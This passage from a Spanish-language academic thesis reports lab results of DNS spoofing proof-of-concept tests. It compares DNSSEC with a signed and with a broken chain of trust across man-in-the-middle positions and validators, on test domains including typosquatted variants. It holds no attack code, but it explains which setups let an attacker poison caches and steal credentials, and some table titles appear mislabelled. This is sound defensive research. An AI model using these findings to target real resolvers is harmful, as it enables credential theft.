En la Tabla 5.18 se observa que en los casos en el que el **cliente** participa del proceso de **validación** (cliente y cliente-cache), cuando toda la cadena de confianza DNSSEC está firmada tanto en la red interna como externa, para los diferentes casos de MITM del **dominio interno www.bancodk.com**, y del **dominio externo www.comunicate.com**, las pruebas de DNS Spoofing son **No exitosas**, debido a que los validadores tienen almacenadas las claves de confianza del dominio interno de la organización bancodk.com como del servidor raíz, las cuales son necesarias para validar el nombre de dominio interno y externo de la delegación segura de la red interna, como de la cadena de confianza DNSSEC de la red externa, validando la autenticidad e integridad de las respuestas a las consultas realizadas, de modo que ninguno de los dos validadores se deja envenenar.

Análisis de las PoC DNS Spoofing para los Dominios Inexistentes como variaciones de comunicate.com y bancodk.com cuando la Cadena está Firmada

Las pruebas de DNS Spoof para los dominios inexistentes en función de los validadores, se realizaron con el propósito de determinar en qué casos DNSSEC es vulnerable, cuando un **cliente** intenta conectarse a un dominio de una organización como bancodk.com o de una red social como comunicate.com, pero que erróneamente al ingresar al navegador, escribe los dominios inexistentes como **baancodk.com** o **coomunicate.com**, de manera que alguien con intenciones maliciosas suplanta los dominio inexistentes, redireccionando a la víctima a estos sitios falsos, haciéndole creer que el sitio al cual se conecta, pertenece a un dominio que si existe, pero que realmente ha sido clonado el sitio del dominio autentico por el atacante para robarle las credenciales.

A continuación se muestra las PoC de DNS Spoofing **exitosas** obtenidas por validador, para los **dominios inexistentes coomunicate.com** y **baancodk.com** cuando la cadena DNSSEC está Firmada:




Figura 5.15 Resultados PoC exitosas Dominios Inexistentes Cadena Firmada

En la Figura 5.15 por las autoras, se puede apreciar que el resultado de las PoC de DNS Spoofing **exitosas** por validador para los dominios inexistentes son similares, ya que para ambos dominios todas las pruebas son exitosas cuando el servidor cache valida, mientras que en los casos en que el cliente realiza el proceso de validación DNSSEC (cliente y cliente-cache), las pruebas son **No exitosas**.

En este caso, se presenta el mismo comportamiento de las PoC exitosas en los dominios firmados porque:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	NO	NO	NO	SI
		CLIENTE -CACHE		SI	NO	SI	NO	SI
		CLIENTE-GATEWAY		SI	NO	NO	NO	SI
baancodk.com		CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
		CLIENTE -CACHE		SI	NO	SI	NO	SI

Tabla 5.19 Resultados PoC DNS Spoofing exitosas Dominios Inexistentes Cadena Rota

- La validación es realizada únicamente por el servidor cache, el cliente es **vulnerable** a recibir **primero** una respuesta falsa desde el atacante, **antes** de que llegue la respuesta verdadera desde el Servidor Caché validador quien se tarda en realizar todo el proceso de autenticación del dominio inexistente, además, este no se ve afectado por el envenenamiento de su memoria caché, para las diferentes pruebas de MITM para dominios inexistentes.

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
coomunicate.com	NF-I	CACHE-GATEWAY	CLIENTE	NO	NO	NO	SI	NO
		CLIENTE -CACHE		NO	NO	NO	SI	NO
		CLIENTE-GATEWAY		NO	NO	NO	SI	NO
		CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE -CACHE		NO	NO	SI	SI	NO
		CLIENTE-GATEWAY		NO	NO	SI	SI	NO
baancodk.com		CACHE-BANCODK	CLIENTE	NO	NO	NO	SI	NO
		CLIENTE -CACHE		NO	NO	NO	SI	NO
		CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE -CACHE		NO	NO	SI	SI	NO

Tabla 5.20 Resultados PoC DNS Spoofing No exitosas Dominios Inexistentes Cadena Rota

Por otra parte, se aprecia en la tabla que en los casos en que el cliente realiza el proceso de validación DNSSEC (cliente y cliente-cache), y tiene almacenada el ancla de confianza del dominio raíz, las pruebas son No exitosas, ya que para todos los casos de MITM, cuando el cliente realiza una consulta a los dominios inexistentes **coomunicate.com** y **baancodk.com**, tanto el cliente como el servidor caché con soporte de validación DNSSEC, no validan pero si reciben la autenticación de la respuesta de los dominios que no existen por medio del registro NSEC3.

Análisis de las PoC DNS Spoofing para el Dominio No Firmado www.networks.com cuando la cadena está Firmada




Figura 5.16 Resultados PoC exitosas Dominio No firmado Cadena Firmada

- De igual forma, en la Figura 5.16 por las autoras, se observa que todas las pruebas realizadas sobre el dominio **networks.com** son **exitosas**, sin importar que el proceso de validación sea realizado tanto por el **servidor caché DNS** como por el **cliente** y que la cadena de confianza DNSSEC está firmada.

- Además, en los casos de MITM entre (Cache –Gateway y Cliente-Gateway) en los que solo validada el cache o el cliente, se presenta envenenamiento de la memoria cache de este, menos en los casos de (cliente-cache).

- En todos los casos, no se realiza la validación por parte del cliente de manera que todas las pruebas serán exitosas.

5.2.4 Análisis de los resultados obtenidos cuando la Cadena DNSSEC está Rota

A continuación se presentan los resultados y el análisis de las PoC de DNS Spoofing obtenidas en función de los validadores, para los diferentes dominios probados cuando la cadena de confianza DNSSEC está **rota**:

N° de pruebas realizadas	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
1	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
2			CLIENTE -CACHE		SI	NO	SI	NO	SI
3			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
4			CACHE-GATEWAY	CLIENTE	SI	SI	NO	NO	SI
5			CLIENTE -CACHE		SI	NO	NO	NO	SI
6			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
7			CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
8			CLIENTE -CACHE		SI	NO	NO	NO	SI
9			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
10	www.bancodk.com www.transacciones.bancodk.com		CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
11			CLIENTE -CACHE		SI	NO	SI	NO	SI
12	coomunicate.com	NF-I	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
13			CLIENTE -CACHE		SI	NO	SI	NO	SI
14			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
15			CACHE-GATEWAY	CLIENTE	SI	SI	NO	NO	SI
16			CLIENTE -CACHE		SI	NO	NO	NO	SI
17			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
18			CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
19			CLIENTE -CACHE		SI	NO	NO	NO	SI
20			CLIENTE-GATEWAY		SI	SI	NO	NO	SI
21	baancodk.com	NF-I	CACHE-BANCODK	CACHE	SI	SI	NO	NO	SI
22			CLIENTE -CACHE		SI	NO	NO	NO	SI
23			CACHE-BANCODK	CLIENTE	SI	SI	NO	NO	SI
24			CLIENTE -CACHE		SI	NO	NO	NO	SI
25			CACHE-BANCODK	CLIENTE-CACHE	SI	SI	NO	NO	SI
26			CLIENTE -CACHE		SI	NO	NO	NO	SI
27	www.networks.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
28			CLIENTE -CACHE		SI	NO	NO	NO	SI
29			CLIENTE-GATEWAY		SI	SI	NO	NO	SI

Tabla 5.21 Resultados de DNS Spoofing con la cadena de confianza rota

Análisis de las PoC DNS Spoofing para los Dominios Firmados www.comunicate.com y www.bancodk.com cuando la Cadena está Rota

En la Figura 5.17 por las autoras, se muestra las PoC de DNS Spoofing **exitosas** obtenidas por validador (cache, cliente o cliente y cache), para los **dominios firmados** www.comunicate.com y www.bancodk.com cuando la **cadena está rota.**




Figura 5.17 Resultados PoC exitosas Dominios Firmados Cadena DNSSEC Rota

Se observa que hay **una gran diferencia** en el resultado de las PoC exitosas por validador para los dominios firmados, ya que para el dominio de la red externa **www.comunicate.com**, todas las pruebas son exitosas en los 3 validadores, mientras que para el dominio de la red interna **www.bancodk.com** las pruebas solo son exitosas cuando el servidor caché realiza el proceso de validación DNSSEC.

En el caso del dominio externo **www.comunicate.com**, este comportamiento se debe a que:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
		CLIENTE -CACHE		SI	NO	SI	NO	SI
		CLIENTE-GATEWAY		SI	SI	NO	NO	SI
		CACHE-GATEWAY	CLIENTE	SI	SI	NO	NO	SI
		CLIENTE -CACHE		SI	NO	NO	NO	SI
		CLIENTE-GATEWAY		SI	SI	NO	NO	SI
		CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
		CLIENTE -CACHE		SI	NO	NO	NO	SI
		CLIENTE-GATEWAY		SI	SI	NO	NO	SI

Tabla 5.22 PoC DNS Spoofing exitosas Dominios www.comunicate.com Firmados Cadena DNSSEC Rota

- A pesar de que el dominio comunicate.com este firmado, como la cadena de confianza DNSSEC se encuentra rota, es decir que el dominio de nivel superior (**gTLD COM**) no se encuentra firmado, este no tendrá almacenado el **registro DS** (recurso de Delegación de Firma) del dominio **comunicate.com**,

lo cual indica que no habrá una delegación segura. De manera que sin importar quien realice el proceso de validación, cuando un cliente realice una consulta al dominio **www.comunicate.com**, así el validador tenga almacenada el ancla de confianza del servidor raíz, tomará los datos que reciba de la respuesta como inseguros y por lo tanto no validará la respuesta.

- Como consecuencia de lo expuesto anteriormente, al aplicar la prueba de DNS Spoofing para los casos en que el MITM se realiza entre (Cache-Gateway y Cliente-Gateway), las respuestas que llegan a la red interna por la Gateway se ven alteradas por el atacante, y por lo tanto el Cliente como el servidor caché con soporte de validación DNSSEC almacenan en su tabla de DNS la respuesta del registro DNS falso insertado por el atacante, ya que no realizan la validación de un dominio firmado cuando la cadena está rota, siendo vulnerable para este caso el estado de la cadena DNSSEC a la prueba de DNS Spoofing, permitiendo robar con éxito las credenciales de los usuarios conectándose al sitio web falso.

- Si la validación es realizada únicamente por el servidor caché, el cliente en todos los casos de MITM presentados (Cache-Gateway, Cliente-cache, Cliente-Gateway), es vulnerable a recibir como respuesta a su consulta, la respuesta del atacante antes que la del servidor DNS caché real. Especialmente en el caso donde el MITM (Cliente - servidor dns cache), donde las consultas del cliente no llegan al servidor DNS caché real.

En cambio, en el caso del dominio interno **www.bancodk.com,** se presentan los siguientes comportamientos:

DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.bancodk.com www.transacciones.bancodk.com	F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
		CLIENTE -CACHE		SI	NO	SI	NO	SI
		CACHE-BANCODK	CLIENTE	NO	SI	NO	SI	NO
		CLIENTE -CACHE		NO	NO	NO	SI	NO
		CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
		CLIENTE -CACHE		NO	NO	SI	SI	NO

Tabla 5.23. Resultados PoC Dominios www.bancodk.com Firmados Cadena DNSSEC Rota

- Las pruebas realizadas solo son exitosas cuando el proceso de validación es realizado únicamente por el servidor caché, por lo cual el cliente es vulnerable a recibir como respuesta a su consulta, la respuesta del atacante antes que la

del servidor DNS caché real en los casos probados de MITM (Cache-Bancodk y Cliente-Cache). Sin embargo, en el caso en el que el servidor caché realiza la validación no se presenta envenenamiento de caché debido a que este tiene almacenada el ancla de confianza del dominio interno **bancodk.com,** que es suficiente para validar los dominios y subdominios internos de la organización los cuales se encuentran asegurados con DNSSEC, sin importar que la cadena de confianza de la red externa este rota.

- Por otra parte, en la gráfica se observa que en los casos en el que el cliente participa del proceso de validación (cliente y cliente-cache), las pruebas realizadas son No exitosas, debido a que los validadores tienen almacenada el ancla de confianza del dominio **bancodk.com**, de manera que para los casos anteriores, cuando el cliente validador realiza una consulta a los dominios o subdominios internos de la delegación segura de la organización, este valida la autenticidad e integridad de la respuesta, y por lo tanto ninguno de los 2 validadores se envenena.

Análisis de las PoC DNS Spoofing para los Dominios Inexistentes como variaciones de comunicate.com y bancodk.com cuando la Cadena está Rota

A continuación se muestra las PoC de DNS Spoofing exitosas obtenidas por validador, para los dominios inexistentes **coomunicate.com** y **baancodk.com** cuando la cadena está rota.




Figura 5.18 Resultados PoC exitosas Dominios Inexistentes Cadena DNSSEC Rota

En la Figura 5.18 por las autoras, se puede apreciar que el resultado de las PoC de DNS Spoofing exitosas por validador para los dominios inexistentes son similares, ya que en ambos dominios todas las pruebas son exitosas en los 3 validadores.

Este comportamiento se presenta en los diferentes casos porque:

- Al ejecutar la prueba de DNS Spoofing para todos los casos de MITM, cuando el cliente realiza una consulta a los **dominios inexistentes coomunicate.com** y **baancodk.com**, tanto el cliente como el servidor caché con soporte de validación DNSSEC, no validan ni reciben la autenticación de la respuesta de los dominios que no existen por medio del registro NSEC3, a pesar de que tengan almacenada el ancla de confianza del dominio raíz. Esto se debe a que el estado de la cadena DNSSEC se encuentra rota, es decir que el dominio de nivel superior (gTLD COM) no está firmado, lo cual indica que el dominio padre (raíz) no tiene almacenado el registro DS (recurso de Delegación de Firma) del dominio hijo de nivel superior **com**, conllevando a que no exista una delegación segura. Como resultado de esto, dependiendo del caso, los validadores (cache, cliente, cliente-cache) son vulnerables al envenenamiento de sus memorias caché, y por lo tanto terminaran reenviando la respuesta falsa al cliente direccionándolo al sitio web falso.

- En el caso en que la validación es realizada únicamente por el servidor cache, el atacante suplanta al servidor DNS caché y responde al cliente con el registro DNS falso principalmente en los casos de MITM entre (cliente – caché o cliente – Gateway). En el caso de (caché – Gateway), suplanta al servidor caché o suplanta a los niveles de la jerarquía de DNS, desde servidor autoritario del dominio raíz, hasta el servidor del dominio **com**, con el propósito de envenenar la memoria caché del servidor y que este reenvíe la respuesta falsa al cliente direccionándolo al sitio web falso.

Análisis de las PoC DNS Spoofing para el Dominio No Firmado www.networks.com cuando la Cadena está Rota




Figura 5.19 Resultados PoC exitosas Dominio No firmado Cadena Rota

En la Figura 5.19 por las autoras, se observa que de igual forma todas las pruebas realizadas sobre el dominio **networks.com** son exitosas, sin importar que el proceso de validación sea realizado tanto por el servidor caché DNS como por el cliente.

En el caso de MITM cliente-cache las consultas realizadas por el cliente solo llegan al atacante que suplanta en todo momento al servidor DNS caché. A diferencia de los casos donde el MITM se realice cliente – Gateway y cache – Gateway donde el atacante suplanta a los diferentes servidores externos de los dominios raíz, **com** y **networks.com**, según hasta donde alcance a llegar el servidor cache antes de obtener una respuesta falsa a su consulta, dando como resultado el envenenamiento del cache y la suplantación del dominio.

5.2.5 Análisis comparativo de los resultados obtenidos cuando la Cadena DNSSEC está Firmada y cuando está Rota

A continuación se realiza el análisis comparativo de los resultados obtenidos de las PoC de DNS Spoofing cuando la **Cadena de Confianza DNSSEC** está **Firmada** y cuando está **Rota** (COM Firmado y COM Sin Firmar):

Análisis PoC DNS Spoofing para los Dominios Firmados www.comunicate.com cuando la Cadena está Firmada y cuando está Rota

En la Figura 5.20 por las autoras, se muestra las PoC de DNS Spoofing exitosas obtenidas por validador (cache, cliente o cliente y cache), para el dominio externo Firmado **www.comunicate.com**, cuando la cadena DNSSEC presenta los 2 estados (COM Firmado y COM Sin Firmar):




Figura 5.20 Comparación COM firmado y COM Sin Firmar para el Dominio www.comunicate.com

En la Figura 5.20 por las autoras, se observa que todas las pruebas de DNS Spoofing realizadas sobre el dominio externo **www.comunicate.com** cuando la cadena DNSSEC está rota **(COM sin firmar)**, son **exitosas**, a diferencia de cuando la cadena está completa, las pruebas son exitosas solamente cuando valida el servidor caché, mientras que en los casos en que el cliente realiza validación (cliente y cliente-cache), las pruebas son **No exitosas**.

Cuando toda la cadena de confianza está firmada y el servidor caché realiza el proceso de validación, este no es vulnerable al envenenamiento de caché, en cambio cuando la cadena de confianza está rota, sin importar quien realice el proceso de validación, ya sea el servidor cache y/o el Cliente, en ambos casos el **servidor caché se envenena**, principalmente en los casos donde se realice **MITM** entre el servidor caché y la Gateway o el cliente y la Gateway. Los resultados obtenidos se muestran en las siguientes Tablas:

C-F: COM Firmado. **C-SF:** COM Sin Firmar.

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F	www.comunicate.com	F	CACHE-GATEWAY	CACHE	SI	NO	SI	NO	SI
			CLIENTE -CACHE		SI	NO	SI	NO	SI
			CLIENTE-GATEWAY		SI	NO	SI	NO	SI
C-SF			CACHE-GATEWAY	CACHE	SI	SI	NO	NO	SI
			CLIENTE -CACHE		SI	NO	SI	NO	SI
			CLIENTE-GATEWAY		SI	SI	NO	NO	SI

Tabla 5.24 Resultados comparación C-F y C-SF Dominio www.comunicate.com cuando Cache Valida.

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F	www.comunicate.com	F	CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
			CLIENTE -CACHE		NO	NO	SI	SI	NO
			CLIENTE-GATEWAY		NO	NO	SI	SI	NO
C-SF			CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
			CLIENTE -CACHE		SI	NO	NO	NO	SI
			CLIENTE-GATEWAY		SI	SI	NO	NO	SI

Tabla 5.25. Resultados comparación C-F y C-SF Dominio www.comunicate.com cuando Cliente-Cache Validan.

Resultado PoC de DNS Spoofing cuando la cadena de confianza DNSSEC está Firmada y el MITM se realiza entre el Servidor Caché Validador y la Gateway de la red CAFE cuando el Cliente No Validador consulta por el Dominio Firmado www.comunicate.com.

